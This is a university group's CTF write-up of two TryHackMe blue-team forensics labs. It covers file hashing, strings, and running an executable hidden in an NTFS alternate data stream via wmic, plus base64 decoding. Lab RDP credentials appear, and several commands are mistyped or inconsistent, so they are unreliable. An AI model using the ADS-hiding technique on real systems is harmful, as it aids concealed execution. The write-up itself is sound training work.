

PSP0201

Week 6

Writeup

Group Name: uwu gang

Members

ID	Name	Role
1211101376	Isaiah Wong Terjie	Leader
1211101321	Muhammad Zafran Bin Mohd Anuar	Member
1211100857	Javier Austin Anak Jawa	Member
1211100824	Ahmad Danial Bin Ahmad Fauzi	Member


Day 21: Blue Teaming – Time for some ELForensics

Tools used: Kali Linux, Firefox, Remmina, Windows PowerShell

Solution/walkthrough:


Question 1

Using Remmina, we must create a remote desktop with the username “littlehelper” and password “iLove5now!”. After that we activated Windows PowerShell and by running the command “more ‘.\\db file hash.txt’”, we are able to obtain the file hash for db.exe.




Question 2

In order to obtain the MD5 file hash of the mysterious executable within the Documents folder, we run the command “Get -FileHash -Algorithms MD5 .\deebie.exe” in Windows PowerShell.




Question 3

By using the same method as above, we are able to obtain the SHA256 file hash of the mysterious executable within the Documents folder by running the command “Get -FileHash -Algorithms SHA256 .\deebie.exe” in Windows PowerShell.



Question 4

In order to capture the hidden flag within the executable, we must scan the mysterious executable using the Strings tool with the command “c:\Tools\strings64.exe -accepteula .\deebie.exe” in Windows PowerShell.




Question 5

The PowerShell command used to view ADS is “Get-Item -Path file.exe -Stream *”.

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`


Question 6

In order to capture the displayed flag when running the database connector file, we must run the command “wmic process call create \$(Resolve-Path .\deebee.exe:hiddenb)”. Then, a new window will appear which will show the Best Festival Company database and a THM flag.




Question 7

Once we gained access into the Best Festival Company database, we are able to obtain the list of people who are in the Naughty or Nice list. Therefore, Sharika Spooner is in the Naughty list.



Question 8

Jaime Victoria is in the Nice list.



Thought Process/Methodology:

After installing Remmina in the Terminal, we must create a remote desktop server by using the given username and password on THM which is "littlehelper" and "iLove5now!". We must also use the IP address given from THM after activating the AttackBox as the server IP. Once the remote desktop is activated, we proceeded to launch Windows PowerShell to solve our tasks. In order to obtain the file hash for db.exe, we must run the command "more '.\db file hash.txt'". Then, we will obtain a MD5 hash for the db.exe file which is "596690FFC54AB6101932856E6A78E3A1". Next, to obtain the MD5 file hash of the mysterious executable within the Documents folder, we run the command "Get -FileHash -Algorithms MD5 .\deebee.exe". Therefore, the MD5 file hash of the mysterious executable is "5F037501FB542AD2D9B06EB12AED09F0". Besides that, to identify the SHA256 file hash of the mysterious executable, we run the command "Get -FileHash -Algorithms SHA256 .\deebee.exe". Hence, we obtained the SHA256 file hash of the mysterious executable which is "F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED". Moving on to find the hidden flag, we run the command "c:\Tools\strings64.exe -accepteula .\deebee.exe" to scan the mysterious executable. Once the mysterious executable is successfully scanned, we will obtain a THM flag. Additionally, the powershell command used to view ADS is "Get-Item -Path file.exe -Stream *". Next, in order to capture the final flag for Day 21, we must launch the hidden executable hiding within the ADS. To do so, we run the command "wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)" and a new window will appear which will launch the Best Festival Company database and a THM flag will appear on the user menu. Now, we are able to access the Naughty or Nice list since we have successfully managed to launch the hidden executable hiding within the ADS. Thus, Sharika Spooner is in the Naughty list while Jaime Victoria is in the Nice list.


Day 22: Blue Teaming - Elf McEager becomes CyberElf

Tools used: Kali Linux, Firefox, Remmina, Cyber Chef

Solution/walkthrough:


Question 1:

The clue was the directory that could be decoded with cyberchef from base64




Question 2:

encoding method listed as the 'Matching ops' is base64




Question 3:

The note on the hiyakey




Question 4:

The decoded password value of the Elf Server



